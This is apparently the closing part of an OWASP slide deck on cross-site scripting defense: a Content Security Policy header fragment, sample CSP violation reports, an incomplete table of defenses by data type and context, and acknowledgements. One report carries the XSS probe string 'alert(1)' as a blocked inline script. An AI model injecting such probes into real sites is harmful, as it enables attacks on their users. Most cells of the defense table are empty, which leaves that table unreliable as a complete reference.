//*.twitter.com https://*.twimg.com https://*.google-analytics.com https://s3.amazonaws.com 'self' about
: chrome-extension:; style-src 'unsafe-inline' https://*.googleapis.com https://*.twitter.com https://*.
twimg.com https://*.google-analytics.com https://s3.amazonaws.com 'self' chrome-extension:; report-uri h
ttps://twitter.com/scribes/csp_report;
```

What does this report look like?


```
{
  "csp-report"=>
   {
     "document-uri"=>"http://localhost:3000/home",
     "referrer"=>"",
     "blocked-uri"=>"ws://localhost:35729/livereload",
     "violated-directive"=>"xhr-src ws://localhost.twitter.com:*"
    }
}
```

What does this report look like?

```
{
  "csp-report"=>
   {
        "document-uri"=>"http://example.com/welcome",
        "referrer"=>"",
        "blocked-uri"=>"self",
        "violated-directive"=>"inline script base restriction",
        "source-file"=>"http://example.com/welcome",
        "script-sample"=>"alert(1)",
        "line-number"=>81
   }
}
```

XSS Defense, Future?

Data Type	Context	Defense
Numeric, Type safe language	Doesn't Matter	Auto Escaping Templates, Content Security Policy
String	HTML Body	
String	HTML Attribute, quoted	
String	HTML Attribute, unquoted	
String	GET Parameter	
String	Untrusted URL	
String	CSS	
Untrusted JavaScript	Any	
HTML	HTML Body	
Any	**DOM**	
Untrusted JavaScript	**Any**	
JSON	Client parse time	JSON Sanitization

THANK YOU!

Gaz Heyes
Abe Kang
Mike Samuel
Jeff Ichnowski
Adam Barth
Jeff Williams
many many others…

jim@owasp.org